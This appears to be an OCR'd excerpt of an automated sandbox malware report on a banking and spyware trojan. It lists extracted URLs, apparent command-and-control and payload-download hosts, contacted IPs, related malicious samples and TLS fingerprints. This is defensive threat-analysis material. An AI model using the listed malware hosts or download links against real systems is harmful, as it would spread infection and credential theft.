URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://1C5491A87D65F1EF.club/Info_t/upycfa	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/chrome_newtab	1E1C360C582DF797.exe, 00000015.00000003.572387454.0000000002 56C000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://01%s08%s15%s22%sWebGL%d%02d%s.club/01%s08%s15%s22%sFrankLin%d%02d%s.xyz/post_info.	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://duckduckgo.com/ac/?q=	1E1C360C582DF797.exe, 00000015.00000003.572387454.000000002 56C000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	h1GodtbhC8.exe, 00000000.00000002.367348180.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://EF6DF4AF06BA6896.xyz/info/du	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp, 1E1C360C582DF797.exe, 0000001 5.00000002.826367986.000000000 2553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0accept:	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://dream.pics/setup_10.2_mix1.exe/silentHKEY_CURRENT_USERSoftware	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://EF6DF4AF06BA6896.xyz/0	1E1C360C582DF797.exe, 00000015.00000002.826367986.000000002 553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://EF6DF4AF06BA6896.xyz//	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nirsoft.net	1607186572092.exe, 0000001C.00000002.546643482.000000000019800 0.00000004.00000010.sdmp, 1607186588295.exe, 0000001D.00000002.580802111.000000000019800 0.00000004.00000010.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/info/w	1E1C360C582DF797.exe, 00000015.00000003.574995047.000000005 D4C000.00000004.00000001.sdmp	false		unknown
http://dream.pics/setup_10.2_mix1.exe	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp, 1E1C360C582DF797.exe, 0000001 5.00000003.655265366.000000000 26C0000.00000040.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://apreltech.com/SilentInstallBuilder/Doc/&t=event&ec=%s&ea=%s&el=_	h1GodtbhC8.exe, 00000000.00000002.374877526.000000006E685000.00000002.00020000.sdmp, Sibuia.dll.0.dr	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error...	aliens.exe, 00000004.00000002.627075353.0000000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 00000015.00000002.825159947.0000000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 00000019.00000000.617074635.0000000000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe.4.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	h1GodtbhC8.exe, 00000000.00000002.367348180.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://EF6DF4AF06BA6896.xyz/;	1E1C360C582DF797.exe, 00000015.00000002.826367986.000000002 553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://twitter.com/ookie:	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://curl.haxx.se/docs/http-cookies.html	1E1C360C582DF797.exe, 00000015.00000002.831435598.0000000004FD1000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.656349419.0000000005230000.00000004.00000001.sdmp	false		high
http://https://1C5491A87D65F1EF.club/Info_t/upData	1E1C360C582DF797.exe, 00000015.00000002.826367986.0000000002553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://twitter.comsec-fetch-dest:	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.org/14Zhe7	1E1C360C582DF797.exe, 00000015.00000002.826957826.0000000002CD0000.00000002.00000001.sdmp	false		high
http://https://www.instagram.comsec-fetch-mode:	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005102E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/accounts/login/ajax/facebook/	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://ef6df4af06ba6896.xyz/info/du:	1E1C360C582DF797.exe, 00000015.00000002.826367986.0000000002553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/sec-fetch-site:	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005102E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/info/wlub	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://dream.pics/setup_10.2_mix1.exeimet	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.youtube.com_7	1E1C360C582DF797.exe, 00000019.00000003.642482203.0000000005C32000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://twitter.comReferer:	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.interestvideo.com/video1.php	1E1C360C582DF797.exe, 00000019.00000002.656349419.0000000005230000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0D	h1GodtbhC8.exe, 00000000.00000002.367348180.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://dream.pics/setup_10.2_mix1.exe6b_x	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://ef6df4af06ba6896.xyz/	1E1C360C582DF797.exe, 00000015.00000002.826367986.0000000002553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005102E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/accept:	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005102E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://.twitter.com/s	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.messenger.com/login/nonce/	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005102E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nirsoft.net/	1607186572092.exe, 0000001C.00000002.546755980.000000000040F000.00000002.00020000.sdmp, 1607186588295.exe, 0000001D.00000002.580846767.000000000040F000.00000002.00020000.sdmp	false		high
http://ef6df4af06ba6896.xyz/info/du.	1E1C360C582DF797.exe, 00000015.00000002.826367986.0000000002553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.com	1E1C360C582DF797.exe, 00000015.00000003.582940046.0000000005D48000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/graphql/query/?query_hash=149bef52a3b2af88c0fec37913fe1cbc&variables=%7B%2	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0	h1GodtbhC8.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://upload.twitter.com/i/media/upload.jsoncommand=FINALIZE&media_id=	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005502E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://www.youtube.com	1E1C360C582DF797.exe	false		high
http://https://twitter.com/compose/tweetsec-fetch-dest:	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005502E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/dbo	1E1C360C582DF797.exe, 00000015.00000002.826367986.0000000002553000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json%dcommand=INIT&total_bytes=&media_type=image%2Fjpeg&me	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005502E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://www.sodown.xyz/index.exe	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp, 1E1C360C582DF797.exe, 00000015.00000003.655265366.0000000026C0000.00000040.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://api.twitter.com/1.1/statuses/update.jsoninclude_profile_interstitial_type=1&include_blocking	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005502E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://www.messenger.com/origin:	1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	1E1C360C582DF797.exe, 00000015.00000003.572387454.0000000002256C000.00000004.00000001.sdmp	false		high
http://https://1C5491A87D65F1EF.club/	1E1C360C582DF797.exe, 00000015.00000002.827073062.0000000004157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	h1GodtbhC8.exe, 00000000.00000002.367348180.0000000000420000.00000004.00020000.sdmp, Sibuia.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	1E1C360C582DF797.exe, 00000015.00000003.572387454.0000000002256C000.00000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	h1GodtbhC8.exe	false		high
http://https://twitter.com/	1E1C360C582DF797.exe, 00000015.00000002.831553444.0000000005502E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 00000019.00000002.657198180.0000000053FE000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.twitter.com/1.1/statuses/update.json	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://https://upload.twitter.com/i/media/upload.json	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	1E1C360C582DF797.exe, 00000015.00000003.572387454.000000002 56C000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	h1GodtbhC8.exe, 00000000.00000 002.367348180.0000000000420000 .00000004.00020000.sdmp, Sibui a.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://twitter.com/compose/tweetsec-fetch-mode:	1E1C360C582DF797.exe, 00000019.00000002.657198180.000000005 3FE000.00000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	aliens.exe, aliens.exe, 000000 04.00000002.627075353.00000000 00409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 00000 015.00000002.825159947.0000000 000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe, 0000 0019.00000000.617074635.000000 0000409000.00000002.00020000.sdmp, 1E1C360C582DF797.exe.4.dr	false		high
http://EF6DF4AF06BA6896.xyz/info/g	1E1C360C582DF797.exe, 00000015.00000003.574995047.000000005 D4C000.00000004.00000001.sdmp	false		unknown
http://EF6DF4AF06BA6896.xyz/info/r	1E1C360C582DF797.exe, 00000015.00000003.574894827.000000002 559000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://1C5491A87D65F1EF.club/Info_t/up	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.usertrust.	1E1C360C582DF797.exe, 00000015.00000003.582989815.000000005 D44000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	h1GodtbhC8.exe, 00000000.00000 002.367348180.0000000000420000 .00000004.00020000.sdmp, Sibui a.dll.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://EF6DF4AF06BA6896.xyz/info/dddi_u	1E1C360C582DF797.exe, 00000015.00000002.827057199.000000004 150000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/accept:	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://EF6DF4AF06BA6896.xyz/	1E1C360C582DF797.exe, 00000015.00000002.827073062.000000004 157000.00000004.00000040.sdmp	false		unknown
http://ocsp.usertrus	1E1C360C582DF797.exe, 00000015.00000003.582989815.000000005 D44000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	1E1C360C582DF797.exe, 00000015.00000003.572387454.000000002 56C000.00000004.00000001.sdmp	false		high
http://https://feedback.googleusercontent.com	1E1C360C582DF797.exe, 00000019.00000003.641274021.000000005 C68000.00000004.00000001.sdmp	false		high
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	1E1C360C582DF797.exe, 00000015.00000002.831553444.000000005 02E000.00000002.00000001.sdmp, 1E1C360C582DF797.exe, 0000001 9.00000002.657198180.000000000 53FE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sodown.xyz/in	1E1C360C582DF797.exe, 00000015.00000002.824956152.0000000000196000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	1E1C360C582DF797.exe, 00000015.00000003.572387454.0000000002 56C000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.142.39	unknown	United States		13335	CLOUDFLARENETUS	false
104.28.4.129	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	327203
Start date:	05.12.2020
Start time:	08:39:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	h1GodtbhC8.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winEXE@31/50@223/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 36.9% (good quality ratio 35.7%) • Quality average: 79.9% • Quality standard deviation: 25.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 40.88.32.150, 92.122.144.200, 51.104.139.180, 2.20.142.209, 2.20.142.210, 92.122.213.247, 92.122.213.194, 20.54.26.129, 51.11.168.160, 52.155.217.156, 104.83.120.32, 40.126.1.142, 20.190.129.24, 20.190.129.160, 20.190.129.19, 40.126.1.166, 20.190.129.17, 20.190.129.133, 40.126.1.145, 93.184.220.29, 168.61.161.212, 152.199.19.161, 20.190.129.130, 40.126.1.130, 20.190.129.2, 51.104.136.2 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, ocsp.digicert.com, login.live.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, settings-win.data.microsoft.com, a767.dscg3.akamai.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, dub2.current.a.prd.aadg.trafficmanager.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
iplogger.org	YzvGNYMkTT.exe	Get hash	malicious	Browse	• 88.99.66.31
	zeppelin.exe	Get hash	malicious	Browse	• 88.99.66.31
	6GwRAlSS4F.exe	Get hash	malicious	Browse	• 88.99.66.31
	Hlxj8nfBay.exe	Get hash	malicious	Browse	• 88.99.66.31
	7z6cDuH7Md.exe	Get hash	malicious	Browse	• 88.99.66.31
	cpMHTTwNC1.exe	Get hash	malicious	Browse	• 88.99.66.31
	IaGdBpfkmV.exe	Get hash	malicious	Browse	• 88.99.66.31
	A5RsEkXArf.exe	Get hash	malicious	Browse	• 88.99.66.31
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	• 88.99.66.31
	XC65ED9or6.exe	Get hash	malicious	Browse	• 88.99.66.31
	cli.exe	Get hash	malicious	Browse	• 88.99.66.31
	R7w74RKW9A.exe	Get hash	malicious	Browse	• 88.99.66.31
	pqSZtQiuRy.exe	Get hash	malicious	Browse	• 88.99.66.31
	a3d224d6da883da2d8ba5671ab64ed24.exe	Get hash	malicious	Browse	• 88.99.66.31
	a3d224d6da883da2d8ba5671ab64ed24.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.ArtemisE8B534F89B0F.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.PWS.Siggen2.59718.4609.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.PWS.Siggen2.59485.31175.exe	Get hash	malicious	Browse	• 88.99.66.31
	2rYTU7Mzo9.exe	Get hash	malicious	Browse	• 88.99.66.31
	3MndTUzGQn.exe	Get hash	malicious	Browse	• 88.99.66.31
EF6DF4AF06BA6896.xyz	h1GodtbhC8.exe	Get hash	malicious	Browse	• 172.67.194.30

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	h1GodtbhC8.exe	Get hash	malicious	Browse	• 172.67.194.30
	OncoImmune.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	SecuriteInfo.com.Trojan.DownLoader36.26314.8898.exe	Get hash	malicious	Browse	• 162.159.13 8.232
	SecuriteInfo.com.Trojan.InjectNET.14.12461.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://healtymed.com/ADOBE.html	Get hash	malicious	Browse	• 104.18.44.229
	SecuriteInfo.com.Generic.mg.40a8bc3e38349e37.exe	Get hash	malicious	Browse	• 104.31.85.117
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.22.230
	Stolen_Images_Evidence.js	Get hash	malicious	Browse	• 104.18.43.92
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	• 172.67.13.182
	dor001.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING.EXE	Get hash	malicious	Browse	• 172.67.160.246
	SKY POUNDS.exe	Get hash	malicious	Browse	• 104.24.127.89
	http://https://www.samsungsds.com/us/en/solutions/bns/high-performance-computing/hpc-managed-services.html	Get hash	malicious	Browse	• 104.26.7.139
	Documento de transferencia de Scotiabank7497574730 084doc.exe	Get hash	malicious	Browse	• 172.67.143.180
	Document N0-BR1702Q667420_12.exe	Get hash	malicious	Browse	• 172.67.143.180
	proforma invoice5087713.xls	Get hash	malicious	Browse	• 104.28.4.151
	mCiZXEeKax.exe	Get hash	malicious	Browse	• 104.18.53.69
	OKx5tyuiLx.exe	Get hash	malicious	Browse	• 104.26.2.232
	RFQ.xls	Get hash	malicious	Browse	• 162.159.13 5.232
	http://https://maxhealth-conm.cf/?login=do	Get hash	malicious	Browse	• 104.16.19.94
CLOUDFLARENETUS	h1GodtbhC8.exe	Get hash	malicious	Browse	• 172.67.194.30
	OncoImmune.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	SecuriteInfo.com.Trojan.DownLoader36.26314.8898.exe	Get hash	malicious	Browse	• 162.159.13 8.232
	SecuriteInfo.com.Trojan.InjectNET.14.12461.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://healtymed.com/ADOBE.html	Get hash	malicious	Browse	• 104.18.44.229
	SecuriteInfo.com.Generic.mg.40a8bc3e38349e37.exe	Get hash	malicious	Browse	• 104.31.85.117
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.22.230
	Stolen_Images_Evidence.js	Get hash	malicious	Browse	• 104.18.43.92

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	• 172.67.13.182
	dor001.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING.EXE	Get hash	malicious	Browse	• 172.67.160.246
	SKY POUNDS.exe	Get hash	malicious	Browse	• 104.24.127.89
	http://https://www.samsungsds.com/us/en/solutions/bns/high-performance-computing/hpc-managed-services.html	Get hash	malicious	Browse	• 104.26.7.139
	Documento de transferencia de Scotiabank7497574730 084doc.exe	Get hash	malicious	Browse	• 172.67.143.180
	Document N0-BR1702Q667420_12.exe	Get hash	malicious	Browse	• 172.67.143.180
	proforma invoice5087713.xls	Get hash	malicious	Browse	• 104.28.4.151
	mCiZXEeKax.exe	Get hash	malicious	Browse	• 104.18.53.69
	OKx5tyuiLx.exe	Get hash	malicious	Browse	• 104.26.2.232
	RFQ.xls	Get hash	malicious	Browse	• 162.159.13 5.232
	http://https://maxhealth-conm.cf/?login=do	Get hash	malicious	Browse	• 104.16.19.94

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	mCiZXEeKax.exe	Get hash	malicious	Browse	• 172.67.142.39
	nd2fpgcp.dll	Get hash	malicious	Browse	• 172.67.142.39
	d60iis2l.dll	Get hash	malicious	Browse	• 172.67.142.39
	2ndgr.msi	Get hash	malicious	Browse	• 172.67.142.39
	mediasvc copy.dll	Get hash	malicious	Browse	• 172.67.142.39
	usz.exe	Get hash	malicious	Browse	• 172.67.142.39
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 172.67.142.39
	20-091232.xlsx	Get hash	malicious	Browse	• 172.67.142.39
	ipsjz17z.dll	Get hash	malicious	Browse	• 172.67.142.39
	uzutwotm.exe	Get hash	malicious	Browse	• 172.67.142.39
